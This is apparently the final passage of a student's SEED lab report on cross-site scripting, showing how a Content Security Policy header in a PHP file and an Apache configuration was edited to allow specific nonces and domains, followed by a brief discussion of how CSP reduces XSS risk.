

Figure 30. Modified apache_csp.conf



Figure 31. example32b.com after dcbuild and changes to conf file

After adding the CSP Policies against the loaded contents from example60.com, areas 5 and 6 now display OK. This was done via changing the apache configuration file.

Modifying phpindex.php

This subtask, on the other hand, aims to exhibit how changing the CSP may also be done in the web application's code. Particularly, this will explore how editing the PHP file will allow better security policies in CSP.

```
[10/08/25]seed@VM:~/.../csp$ ls
index.html  phpindex.php  script_area4.js  script_area5.js  script_area6.js
[10/08/25]seed@VM:~/.../csp$ cat phpindex.php
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' *.example70.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>

[10/08/25]seed@VM:~/.../csp$
```

Figure 32. Unedited Contents of the phpindex.php

Figure 32 shows that the CSP aims to filter loaded contents from DOM structure loaded in 'self', tags with the attribute nonce value 111-111-111, and the contents loaded from example70.com.

```
[10/08/25]seed@VM:~/.../csp$ sudo nano phpindex.php
[10/08/25]seed@VM:~/.../csp$ cat phpindex.php
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com  *.examp
le70.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>

[10/08/25]seed@VM:~/.../csp$
```

Figure 33.Modified phpindex.php

The modification in the phpindex.php file aims to implement CSP policies on contents loaded from example60.com, tags with nonce attributes with value 222-222-222.



Figure 34. Successful implementation of CSP

Figure 34 shows that the changes made in Figure 33 displayed OK for 1, 2, 4, 5, and 6.

On why CSP can help prevent Cross-Site Scripting attacks.

CSP or Content Security Policies can help lessen the vulnerability of a web system to cross-site scripting attacks by specifying through restrictions the types of content that may be loaded in a web application (PortSwigger, n.d.).

Through the security policies established, the web system will be loading only the deemed secure contents that are effective against the malicious scripts injected via javascript by XSS attacks.

Challenges and Troubleshooting

The main challenge that was encountered in this laboratory report was making sense of what to modify in the PHP file and the apache configuration file for the last task of the laboratory prompt. I believe that the main hurdle lies in the contextualization of the codes given in the Laboratory Setup.

As a remedy, implementation of whitebox analysis by looking at both the PHP file and the index.html file was a solution that troubleshooted the requirements of the laboratory exercise.

Discussion

Cross-site scripting or XSS vulnerability still pervades in the contemporary times of web development. As an injection vulnerability, this security issue provides attackers with very flexible control on the assets of a web system should they be successful in their penetration. Not only that, since web systems are the predominant systems that are used nowadays – from cloud-based software as services and social media networking sites – the mitigation of such vulnerabilities has become very imperative.

To wit, it is important for cyber security specialists to understand this very common vulnerability in web security.

References

Du, W. (2016). Cross Site Scripting Attack Lab. SEED Project.

PortSwigger. (n.d.). *Content security policy | Web Security Academy*. PortSwigger. Retrieved October 8, 2025, from https://portswigger.net/web-security/cross-site-scripting/content-security-policy